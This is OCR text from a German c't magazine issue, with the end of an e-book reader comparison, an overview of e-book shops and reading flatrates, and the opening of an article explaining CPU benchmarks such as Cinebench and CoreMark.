
<sup>4</sup> Buchstabengröße: Versalhöhe der Standardschrift in Epub bzw. AZW, Reader im Hochformat

⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    – nicht vorhanden    k. A. keine Angabe

einen hohen Kontrast. Außerdem lässt sich das Licht auf unter 1 cd/m<sup>2</sup> herunterdimmern, sodass es beim Lesen im Dunkeln nicht stört.

Die Leuchten im Kobo Aura, Pocketbook Inkpad und Tolino Vision 2 sind zwar ebenfalls in Ordnung, aber die Texte wirken bei eingeschalteten LEDs etwas bleich und aus Schwarz wird Dunkelgrau. Beim Tolino fielen außerdem helle Flächen, beim Kobo Aura und Pocketbook Sense dunkle Schatten am unteren und oberen Displayrand auf, die uns beim Lesen aber nicht weiter störten.

Dank der E-Ink-Displays benötigen die Geräte bei ausgeschalteter Beleuchtung nur zum Blättern Strom – sofern sie sich im Flugmodus befinden. Bis auf eines schafften alle Testgeräte mindestens 43 Stunden Lesen am Stück (Blättern alle 30 Sekunden), den Rekord hält der Kindle Paperwhite mit Marathon-haften 103 Stunden. Ist die Be-

leuchtung an, verkürzen sich die Laufzeiten drastisch, bei hellen 50 cd/m<sup>2</sup> waren es noch 22,8 (Kindle Voyage) bis 33,3 Stunden (Kobo Aura H2O) – das ist aber immer noch fast doppelt so lang wie bei den besten Tablets.

Nur das Pocketbook Inkpad patzte: Ohne Beleuchtung kam es nur auf etwa 13, mit LED auf 9,6 Stunden – für einen Reader zu wenig.

## Fazit

Als bestes Gesamtpaket präsentieren sich der Kindle Voyage und der Kobo Aura H2O. Der Kindle hat in puncto Ergonomie, Shopping-Komfort und Funktionsumfang die Nase vorn, der Aura H2O bietet dafür Epub-Unterstützung, Wasserschutz und eine feinere Justierung bei der Textanzeige. Beide sind mit 179 (Kobo) beziehungsweise 189 Euro

(Kindle) teuer, der Mehrpreis lohnt sich vor allem für Vielleser. Für alle anderen empfehlen sich der Kindle Paperwhite und der Tolino Vision 2, die für 129 Euro gute Gesamtpakete bieten. Der Kindle hat das bessere Display, der Tolino versteht die größere Auswahl an E-Book-Shops. Wer nur gelegentlich liest und auf die integrierte Leuchte verzichten kann, dem reicht aber auch der Basis-Kindle ab 59 Euro.

Das 189 Euro teure Pocketbook Inkpad fällt aus dem Rahmen: Das Display ist schlechter, die Laufzeit kürzer und die Software lahmer als bei den übrigen Readern. Dafür hat er mit den PDF-Eigenschaften ein echtes Alleinstellungsmerkmal – und zum Lesen ist er immer noch okay. (acb)

**c't** Videos, Details zum Test und Download-Links: [ct.de/y278](http://ct.de/y278)

Aura H20	Inkpad	Sense	Vision 2
Kobo, de.kobo.com	Pocketbook, pocketbook.de	Pocketbook, pocketbook.de	Tolino, tolino.de
17,9 cm × 12,9 cm × 1 cm / 227 g	19,5 cm × 16,3 cm × 0,8 cm / 351 g	15 cm × 10,9 cm × 0,79 cm / 153 g	16,3 cm × 11,4 cm × 0,81 cm / 171 g
EPD (E-Ink Carta) / 10,2 cm × 13,6 cm (6,7 Zoll)	EPD (E-Ink Pearl) / 12,2 cm × 16,2 cm (8 Zoll)	EPD (E-Ink Pearl) / 9 cm × 12,2 cm (6 Zoll)	EPD (E-Ink Carta) / 9 cm × 12,2 cm (6 Zoll)
1080 × 1440 Pixel (269 dpi) / 16 Graustufen	1200 × 1600 Pixel (251 dpi) / 16 Graustufen	758 × 1024 Pixel (213 dpi) / 16 Graustufen	758 × 1024 Pixel (213 dpi) / 16 Graustufen
3,16 GByte / MicroSD	3,21 GByte / MicroSD	3,2 GByte / MicroSD	2,1 GByte / –
✓ / – / –	✓ / ✓ / –	✓ / ✓ (auf Rückseite) / –	✓ / – / –
b/g/n / –	b/g/n / –	b/g/n / –	b/g/n <sup>2</sup> / –
AZW, Epub, HTML, FB2, Mobi/PRC, PDF, RTF, TXT	CHM, DOC, DOCX, Epub, HTML, FB2, Mobi/PRC, PDB, PDF, RTF, TXT	CHM, DOC, DOCX, Epub, HTML, FB2, Mobi/PRC, PDB, PDF, RTF, TXT	Epub, PDF, TXT
Kobo DRM, Adobe DRM (Epub, Pdf)	Adobe DRM (Epub, Pdf)	Adobe DRM (Epub, Pdf)	Adobe DRM (Epub, Pdf)
Onleihe	Onleihe	Onleihe	Onleihe
25 / 1 bis 7 mm	90 / 1 bis 6 mm	46 / 1 bis 5 mm	7 / 2 bis 6,5 mm
12 / ✓ / ✓	> 50 / ✓ / ✓	> 50 / ✓ / ✓	6 / ✓ / ✓
nach 1, 2, 3, 4, 5 od. 6 Seiten	nach 1, 3, 5, 10 Seiten oder nie	nach 1, 3, 5, 10 Seiten oder nie	nach 1, 10, 20, 40, 60, 80, 100 Seiten oder nie
✓ / ✓ / –	✓ / – / ✓	✓ / – / ✓	✓ / ✓ / ✓
✓ / –	✓ / –	✓ / –	✓ / ✓
Kobo eBooks	Bookland/Obreey	Bookland/Obreey	je nach Buchhändler <sup>5</sup>
Kreditkarte / –	PayPal (Konto aufladen im Browser), Kreditkare / –	PayPal (Konto aufladen im Browser), Kreditkare / –	je nach Buchhändler / –
Shops mit Adobe DRM (u. a. ebook.de, Hugendubel, Thalia)	Shops mit Adobe DRM (u. a. ebook.de, Hugendubel, Thalia)	Shops mit Adobe DRM (u. a. ebook.de, Hugendubel, Thalia)	Shops mit Adobe DRM (u. a. ebook.de, Hugendubel, Thalia)
Android, BlackBerry, iOS, Windows Phone, Windows	Android, iOS	Android, iOS	je nach Buchhändler
deu, eng, fra, ita, por, spa und 13 weitere	eng, deu-en, eng-deu, eng-spa, eng-fra und 12 weitere	eng, deu-en, eng-deu, eng-spa, eng-fra und 12 weitere	deu, eng, eng-deu, fra, ita, spa und 8 weitere
✓ / Facebook, Pocket	✓ / Dropbox	✓ / Dropbox	✓ / –
– / – / –	– / ✓ / ✓	– / ✓ / ✓	✓ / – / ✓
Notizen-App, Schach, Sudoku, wassergeschützt	Rechner, Schach, Kartenspiel, RSS-Reader, Zeichen-App, Sudoku, MP3-Spieler	Rechner, Schach, Kartenspiel, RSS-Reader, Zeichen-App, Sudoku	Tolino Cloud mit 25 GByte Speicher, wassergeschützt
⊕ / ⊕	○ / ○	⊕ / ○	⊕ / ⊕
⊕⊕ / ⊕⊕	○ / ⊕	⊕ / ⊕	⊕ / ⊕
⊕⊕	⊖	⊕⊕	⊕
⊕ / ○	⊕ / ⊕⊕	⊕ / ⊕	⊕ / ⊕
○ / ⊕	⊕ / ⊕⊖	⊕ / ⊕⊖	je nach Buchhändler
⊕ / ⊕	⊕ / ⊕	⊕ / ⊕	⊕ / ⊕
179 €	190 €	149 €	129 €

<sup>5</sup> zur Auswahl stehen Der Club/Bertelsmann, Hugendubel, Thalia, Weltbild.de und ebook.de

## So testen wir Reader

E-Book-Reader fordern das Messlabor der c't besonders heraus. Um die Kontrastwerte der E-Ink-Panels bei ausgeschalteter Beleuchtung festzustellen, müssen sie während der Messung mit einer externen Lichtquelle angestrahlt werden. Der Kontrast ergibt sich daraus, wie viel Licht das Display bei schwarzen und weißen Bildflächen reflektiert.

Für Laufzeitmessungen werden die Reader in einen Messstand mit kapazitiven Stiften gestellt, die alle 30 Sekunden auf den Touchscreen tippen; so simulieren wir ein realistisches Leseverhalten. Die Reader laufen dabei bis zu einer Woche am Stück. Lesegeräte mit Wasserschutz müssen außerdem ein 15-minütiges Bad in Leitungswasser überstehen.

Für Ergonomie und Leseverhalten lesen wir auf jedem Reader mindestens zwei Stunden am Stück und überprüfen, ob die Blättertasten an einem günstigen Ort angebracht sind, ob die LEDs ein angenehmes Licht verbreiten und ob der Reader irgendwann zu schwer in der Hand wird. Videos aus dem Testlabor finden Sie über den c't-Link am Ende des Artikels.



Für den Labortest mussten die E-Book-Reader mit wassergeschütztem Gehäuse für 15 Minuten in ein Wasserbecken.

Achim Barczok

# Lesen ohne Grenzen

## E-Book-Shops und Flatrates im Überblick

**Fast alle aktuellen Bestseller und Tausende Klassiker gibt es als E-Books, doch nicht jeder Online-Shop hat ein breites Sortiment. Gleichzeitig gibt es zwei neue Trends, bei denen sich vor allem Amazon stark macht: Self Publishing und Bücher-Flatrates.**

Das E-Book ist in Deutschland angekommen. 22 Millionen digitale Bücher wurden im vergangenen Jahr verkauft, 9 Prozent der Deutschen haben einen E-Book-Reader – so das Marktforschungsinstitut GfK. Kaum ein renommierter Verlag leistet es sich deshalb noch, seine Bestseller nur als gedrucktes Buch auf den Markt zu bringen.

In unserem diesjährigen Lesestoff-Check waren 91 Prozent der Bücher aus unserem Testwarenkorb auch als E-Book verfügbar. Und anders herum gibt es manch populäres E-Book schon gar nicht mehr in gedruckter Form; E-Book-Leser haben also teilweise sogar mehr Auswahl.

Das liegt daran, dass einige Autoren im digitalen Zeitalter ihre Bücher einfach selbst verlegen und sich eine gedruckte

Auflage erst einmal sparen: Amazon bietet mit Kindle Direct Publishing die populärste Plattform dafür an, doch gibt es Dutzende weitere Dienstleister und Verlage.

Um solche Titel bei unserer Analyse von Shops und E-Book-Flatrates zu berücksichtigen, haben wir in diesem Jahr erstmals nicht nur die Spiegel-Bestsellerliste und eine Auswahl beliebter Romane und Klassiker in unserem Shop-Vergleich abgefragt. Eingeflossen sind auch die aktuell am häufigsten verkauften E-Book-Titel bei Amazon, Thalia, Hugendubel und anderen Shops. In dieser Liste befinden sich viele selbst publizierte E-Book-Titel, die meist zwischen 99 Cent und 3 Euro kosten und vor allem unter Kindle-Nutzern sehr beliebt sind. Die Charts dafür stellte uns

die Fachwebseite selfpublisherbibel.de von Matthias Matting zur Verfügung, die regelmäßig aktuelle E-Book-Top-Listen veröffentlicht und Tipps zum Self Publishing gibt (siehe c't-Link).

### Amazon vorn

Unser Warenkorb aus 340 Titeln ist größtenteils als E-Book verfügbar. Vor allem bei den deutschsprachigen Bestsellern fehlt fast nichts mehr: 95 Prozent von ihnen bekommt man digital. Bei älteren Werken sind es immerhin 85 Prozent – hier hat sich im vergangenen Jahr am meisten getan.

Unter den Shops hat Amazon die Nase vorn: Rund 88 Prozent der deutschsprachigen Werke und 47 Prozent der englischsprachigen unseres Warenkorbs bekommt man dort, dahinter folgt der Buchhändler ebook.de (deutsch: 84 Prozent, englisch: 80 Prozent). Bei den übrigen Händlern hängt die Wahl davon ab, ob man vor allem deutsch oder englisch lesen will. Kobo hat

zwar viele englischsprachige Titel, aber nur 75 Prozent der deutschsprachigen E-Books. Bei den übrigen ist es umgekehrt.

Dass Amazon im deutschsprachigen Bereich vor den deutschen Buchhändlern liegt, röhrt von den Self-Publishing-Titeln her, von denen es viele exklusiv im Kindle-Shop gibt.

### Kosten

E-Books sind günstiger als Papierbücher: Die deutschsprachigen E-Books in unserem Warenkorb sind im Schnitt 23 Prozent günstiger als die gedruckten Werke: Statt 11,82 Euro zahlt man durchschnittlich 9,11 Euro. Den Preis drücken allerdings vor allem Klassiker wie Goethe und Schiller, die man als gemeinfreie Werke im Netz kostenlos erhält.

Betrachtet man dagegen nur die aktuellen Spiegel-Bestseller, schrumpft der Abstand: Bei den gedruckt nur als Hardcover verfügbaren Werken sind es 18 Prozent, bei Taschenbüchern sogar nur 11 Prozent; hier spart man im Schnitt einen Euro pro Buch.

Bei englischsprachigen Werken gibt es von Shop zu Shop Unterschiede, weil keine Buchpreisbindung herrscht: Bei Amazon spart man am meisten, im Schnitt etwa ein Drittel vom Printtitel, bei Kobo etwa 17 Prozent.

### Bestseller Belletristik / Sachbücher (dt.)

Stichprobe aus den 80 aktuellen Spiegel-Bestsellern (45/14) Hardcover/Taschenbuch sowie der Top-20-Liste E-Books bei selfpublisherbibel.de (5. 11. 2014), insgesamt 100 Titel

#### Angaben in Stückzahlen

Print	98
E-Books	95
<hr/>	
E-Books nach Shop	
Amazon	95
Bookland	85
Club/Bertelsmann	83
ebook.de	85
Hugendubel	86
Kobo	78
Thalia	86
Weltbild	86
alle Epub-Shops kombiniert <sup>1</sup>	86

<sup>1</sup> kombiniertes Angebot aller analysierten Shops außer Amazon

### Ältere Bestseller und Klassiker (dt.)

Insgesamt 150 Werke aus verschiedenen Listen, unter anderem aus ZDF – Unsere Besten und den Lieblingsbüchern der c't-Redaktion.

#### Angaben in Stückzahlen

Print	150
E-Books	127
<hr/>	
E-Books nach Shop	
Amazon	126
Bookland	120
Club/Bertelsmann	123
ebook.de	127
Hugendubel	123
Kobo	111
Thalia	123
Weltbild	123
alle Epub-Shops kombiniert <sup>1</sup>	127

<sup>1</sup> kombiniertes Angebot aller analysierten Shops außer Amazon

## E-Book-Flatrates

Name	Skoobe	readfy	Onleihe	Kindle Unlimited	Kindle Leih
Anbieter	Skoobe, skoobe.de	Readfy, readyf.de	Onleihe, onleihe.net	Amazon, amazon.de/kindle	Amazon, amazon.de/kindle
Preis	9,99 € (Basic), 14,99 € (Plus) oder 19,99 € (Premium) monatl.	werbefinanziert, (werbefreie Abos geplant)	je nach Bibliothek bis zu 30 € im Jahr	9,99 € monatlich	49 € jährlich (Prime-Abo)
Einschränkungen	max. Gerätezahl: 2 (Basic, Plus) oder 3 (Premium), max. E-Books gleichzeitig: 3 (Basic), 5 (Plus) od. 15 (Premium)	–	max. Gerätezahl: 5, Leihfrist: 14-tägig, max. E-Books gleichzeitig: je nach Bibliothek	max. 10 E-Books gleichzeitig	max. 1 E-Book pro Monat
offline nutzbar	ja <sup>1</sup>	nein	ja	ja	ja
Lesen auf PC/Smartphone/Tablet	Android, iOS <sup>2</sup>	Android, iOS <sup>2</sup>	Android, iOS, weitere über Apps mit Adobe-DRM-Unterstützung	Android, Blackberry, iOS, Windows Phone, Mac, PC, Browser	Android, Blackberry, iOS, Windows Phone, Mac, PC, Browser
Lesen auf Readern	nein	nein	Epub-Reader, z. B. Kobo oder Tolino	Kindle	Kindle
Lesestoff	einige deutschsprachige Bestseller, vor allem ältere; großes Sortiment an unbekannten Werken und Klassikern	keine Bestseller; vor allem unbekannte Titel und Klassiker	variiert je nach Bibliothek; meist einige Bestseller, viele Titel aus den Vorjahren; Magazine und Zeitungen	sehr wenige Bestseller; viele Self-Publishing-Titel; großes Sortiment an unbekannten Werken und Klassikern	sehr wenige Bestseller; viele Self-Publishing-Titel; großes Sortiment an unbekannten Werken und Klassikern
Verfügbarkeit c't-Warenkorb	25,8 %	9,7 %	variiert je nach Bibliothek	14,7 %	14,7 %

<sup>1</sup> Serververbindung alle 24 Stunden (Basic) oder 30 Tage (Plus, Premium) erforderlich

<sup>2</sup> am PC über Software Bluestacks möglich, die Android auf dem PC emuliert

## Flatrates und Buchverleih

Manche Anbieter experimentieren mit ganz neuen Preismodellen. Amazon bietet seinen Kunden zusätzlich zum normalen Shop sowohl einen Buchverleih als auch eine Lese-Flatrate an. Prime-Kunden (49 Euro jährlich) können aus einem Teil des gesamten Kindle-Angebots pro Monat ein Buch ausleihen. Bei der Flatrate „Kindle Unlimited“ dagegen kann man für einen festen Preis beliebig viele Bücher ausleihen und bis zu 10 davon gleichzeitig auf seinen Readern speichern – für 9,99 Euro im Monat.

Eine echte Flatrate ist das allerdings nicht, denn die beiden

Angebote beziehen sich auf einen stark eingeschränkten Teil des Kindle-Shops. Zwar zählt Amazon für die Dienste mehrere hunderttausend verfügbare Titel, aus unserem Warenkorb fanden wir allerdings nur jeweils 15 Prozent vor. Dazu zählten fast ausschließlich die günstigen Self-Publishing-Titel sowie Klassiker, die man anderswo auch ohne Flat kostenlos bekommt. Bei den wenigen rühmlichen Ausnahmen unterscheiden sich Flatrate und Verleih geringfügig: Die englischsprachigen Harry-Potter-Bände beispielsweise kann man leihen, einige aktuelle Bestseller sind dagegen im Flatrate-Angebot inbegriffen.

Die einzige Bücher-Flatrate, die ein einigermaßen brauchbares Angebot aktueller Bestseller enthält, ist Skoobe. Sie liegt mit 26 Prozent unseres Warenkorbs zwar immer noch weit hinter den E-Book-Shops und auch hier haben die darin enthaltenen, sonst kostenlosen Literaturklassiker einen großen Anteil. Doch immerhin gibt es in der App für Android und iOS auch populäre Bücher wie „Tschick“, „Käpt'n Blaubär“, „Die Herren von Winterfell“ und „Dune, der Wüstenplanet“.

Die ebenfalls nur für Android und iOS erhältliche E-Book-Flat readfy fällt dagegen völlig aus dem Rahmen. Dort kann man kostenlos lesen, muss aber Werbebanner im Buch in Kauf nehmen und während des Lesens mit dem Internet verbunden sein. Bestseller sind dort absolute Einzelfälle, man findet vorwiegend Klassiker und ansonsten haufenweise Grabbeltischliteratur.

Flatrates, die man auf anderen Readern als dem Kindle nutzen kann, gibt es bisher nicht. Über den Verleihdienst Onleihe kann man sich aber immerhin E-Books ausleihen und sie sich per PC auf den Reader laden. Für die Nutzung muss man Mitglied einer örtlichen Bibliothek sein. Onleihe kooperiert in Deutschland inzwischen mit über 2000 Büchereien.

Ein allgemeines Lesestoff-Angebot gibt es bei Onleihe allerdings nicht: Jede Bibliothek hat Lizizenzen für eine andere Auswahl an Büchern. Unserer Erfahrung nach (und der der c't-Leser) ist das Angebot bei den meisten arg eingeschränkt. Außerdem kann ein Titel nicht an beliebig viele Nutzer gleichzeitig verliehen werden. Spannende Bestseller sind erfahrungsgemäß ständig ausgebucht – wie eben auch bei ganz normalen Papierbüchern. (acb)

**ct** c't-Warenkorb im Detail, Links: [ct.de/y222](http://ct.de/y222)

## Bestseller / Klassiker (englisch)


Stichprobe mit 40 Titeln aus der New-York-Times-Bestsellerliste (9. 11. 2014) und 50 älteren Werten, insgesamt 90 Titel



<sup>1</sup> kombiniertes Angebot aller analysierten Shops außer Amazon

## E-Book-Preise

Am meisten spart man bei englischsprachigen E-Books.





Christof Windeck

# Uhren-Abgleich

## Benchmarks zur Einschätzung der Prozessor-Performance

**Wer misst, misst Mist:** Dieser Spruch von Ingenieuren gilt besonders für den CPU-Leistungsvergleich mit Benchmarks. Nur wer die Eigenheiten der Testsoftware kennt, kann aus den Ergebnissen sinnvolle Schlüsse auf die Arbeitsgeschwindigkeit in der Praxis ziehen.

Seit es CPU-Benchmarks gibt, gibt es auch Streit um sie. Je nach Standpunkt zeigen sie den jeweiligen Prozessor in zu gutem oder zu schlechtem Licht. Doch es gibt keine Alternative für den Performance-Vergleich, wenn man nicht jede in Frage kommende CPU mit der eigenen Software ausprobieren kann.

Das wissen auch die Hersteller von Prozessoren und PCs. Sie wählen mit großem Geschick Messungen aus, bei denen ihre Produkte besonders glänzen. Wer weiß, was die einzelnen

Benchmarks messen, kann die Daten richtig interpretieren. Auf zehn aktuellen Prozessoren für Desktop-PCs und Notebooks haben wir elf Benchmarks laufen lassen. Die Ergebnisse zeigen, welcher Benchmark welchen Prozessoren schmeichelt.

### Theorie und Praxis

Das Benchmark-Ergebnis eines Prozessors lässt sich nicht 1:1 auf den Einsatz derselben CPU in einem anderen System übertragen. Schon deshalb darf man bei

Benchmark-Vergleichen Unterschiede im einstelligen Prozentbereich getrost vernachlässigen; spürbar sind dermaßen winzige Leistungsunterschiede bei der praktischen Arbeit ohnehin nicht. Den Bezug zur Praxis schwächt auch die Forderung, dass ein Benchmark reproduzierbar sein muss, also bei Wiederholung unter gleichen Bedingungen annähernd gleiche Resultate liefert. Dazu muss man bei der Messung störende Einflüsse ausschalten, also parallel laufende Software, Virenscanner und Update-Funk-

tionen stoppen oder den PC vom LAN trennen. Auf dem typischen Windows-Rechner sind jedoch viele (Hintergrund-)Programme gleichzeitig geöffnet, die zufällig Ressourcen belegen. Dadurch schwankt das von einer Anwendung nutzbare Leistungspotenzial ständig.

Außerdem spielen Komponenten wie Grafikkarte, RAM und Festplatte eine Rolle. Sie sollen beim CPU-Vergleich nicht bremsen, wir messen daher stets mit SSD und mindestens 8 GByte RAM. Geht es um den reinen CPU-Vergleich, dann beeinflussen auch andere Eigenschaften des Systems die Messungen: falsche Einstellungen im BIOS-Setup, zu hohe Umgebungstemperatur und mangelhafte Kühlung. Letzteres führt zur Drosselung der Prozessor-Taktfrequenz, also niedrigerer Rechenleistung.

Weil Software verschiedene CPU-Rechenwerke belastet und unterschiedlich ausreizt, kann ein einzelnes Benchmark-Ergebnis keine umfassende Aussage über die Arbeitsgeschwindigkeit eines Computers liefern. Es gibt

auch ganz verschiedene Benchmark-Konzepte. CoreMark und Linpack liegen etwa im Quelltext vor und dürfen mit hoch optimierten Compilern das Beste aus der jeweiligen CPU herausholen. Andere Benchmarks arbeiten mit fertigen Programmen und führen exemplarisch bestimmte Berechnungen oder Abläufe durch. Dabei prüft etwa der AES-Benchmark von TrueCrypt 7.1a bloß einen sehr speziellen Aspekt der CPU-Performance, nämlich die Geschwindigkeit, mit der diese Verschlüsselung läuft. Schließlich gibt es Benchmarks, die Mittelwerte aus zahlreichen Messungen bilden, um viele Leistungsaspekte in einer einzigen Zahl abzubilden: Etwa der kostenpflichtige BAPCo SYSmark 2014, der mehrere kommerzielle Software-Pakete installiert und teilweise mehrere Programme parallel benutzt. Alle erwähnten Benchmarks finden Sie über den c't-Link am Ende des Artikels und dort auch eine Tabelle mit den Ergebnissen aller von uns durchgeführten Messungen.

Mancher wünscht sich einen Vergleich über viele CPU-Generationen, verschiedene Mikroarchitekturen und Betriebssysteme hinweg. Doch je breiter der Vergleich angelegt ist, desto mehr Einschränkungen schleichen sich ein. Der CoreMark beispielsweise läuft zwar etwa unter Windows, Linux, Android und iOS, liefert jedoch schon bei gleichem Prozessor und Betriebssystem deutlich unterschiedliche Resultate je nach Compiler und Optimierung. Eine uralte, unveränderte Binärversion eines Benchmarks nutzt wiederum viele Funktionen moderner Chips nicht: SSE, AVX, AES-Befehle, OpenCL- und DirectX-Beschleunigung. Allerdings gilt das auch für viele aktuelle Anwendungen, denn bei vielen Programmierern hat Performance-Optimierung nicht die höchste Priorität. Die Software-Entwicklung hinkt der Einführung neuer CPU-Funktionen oft mehrere Jahre hinterher. Noch heute gibt es viel 32-Bit- und Single-Thread-Software. Der Athlon 64 erschien aber schon 2003, der Pentium 4 mit Hyper-Threading im Jahr davor. Es ist aber zur Einschätzung einer CPU ganz entscheidend, ob die von Ihnen häufig verwendete Software bloß einen, mehrere oder alle vorhandenen CPU-Kerne nutzt: Im einen Fall ist die Single-Thread-Performance

wichtiger, sonst die Multi-Thread-Rechenleistung. Grob vereinfacht kann man sagen, dass Letztere das Leistungspotenzial aller CPU-Kerne zusammen charakterisiert; die Single-Thread-Rechenleistung ist dagegen für schlecht optimierte oder nicht parallelisierbare Software wichtig.

Ob Ihre Lieblings-Software mehrere Kerne verwendet, können Sie leicht selbst testen: Starten Sie den Task-Manager und dann ein Programm, das länger an einer Aufgabe rechnet. Wenn dabei die gesamte CPU-Auslastung eines Dual-Cores wenig mehr als 50 Prozent beträgt oder bei einem Quad-Core nahe 25 Prozent liegt, ist nur ein Thread aktiv.

Dabei zeigt der Task-Manager häufig schwache Last auf mehreren Cores gleichzeitig. Auch das ist ein Indiz für Single-Thread-Software, die dann nämlich von Kern zu Kern „hüpft“. Das ist normal, weil unter Windows stets Hunderte von Threads gleichzeitig aktiv sind, die aber jeweils nur kurzzeitig Rechenleistung benötigen. Dann verdrängen sie eine andere Anwendung, sobald die einige Taktzyklen auf Daten warten muss. Das Umschalten kostet nur unwesentlich Rechenleistung: Eine moderne CPU erledigt pro Sekunde mehrere Milliarden Operationen – selbst Hunderte von Thread-Wechseln pro Sekunde spielen keine große Rolle. Der Task-Manager kann die tatsächliche Belastung der CPU nicht in Echtzeit ausweisen, sondern zeigt nur einen gleitenden Mittelwert aus den letzten paar Millionen Taktzyklen.


## Kurzvergleich

Die Benchmarks Cinebench R15, CoreMark, kcbench und Google Octane sind im Wesentlichen von der CPU abhängig und werden wenig von RAM, Festplatte und GPU beeinflusst. Cinebench simuliert die Arbeit mit dem 3D-Renderer Maxon Cinema 4D. Er führt auch GPU-Tests durch, die wir hier aber nicht berücksichtigen. Octane lässt sich mit dem Webbrowser aufrufen, also auch von vielen Betriebssystemen aus; das Resultat hängt aber stark von der JavaScript-Engine des Browsers ab, schwankt also je nach Browser(-Version). Der kcbench läuft nur unter Linux.

Cinebench nutzt viele Kerne gut aus und erlaubt einen einfachen Vergleich zwischen Single-


## Cinebench R15: Single- vs. Multi-Threading

Der Rendering-Benchmark Cinebench nutzt sämtliche CPU-Kerne und Hyper-Threading gut aus. Im Single-Thread-Lauf zündet bei Turbo-Prozessoren der Beschleuniger. Werte normiert auf 100 Prozent für den Core i7-5960X.




## Multi-Threading-Benchmarks

Der Compiler-Benchmark kcbench und der einfach gestrickte CoreMark verhalten sich ähnlich wie der Cinebench; Linpack verlangt hohe Dual-Precision-Gleitkommaleistung. Werte normiert auf 100 Prozent für den Core i7-5960X.



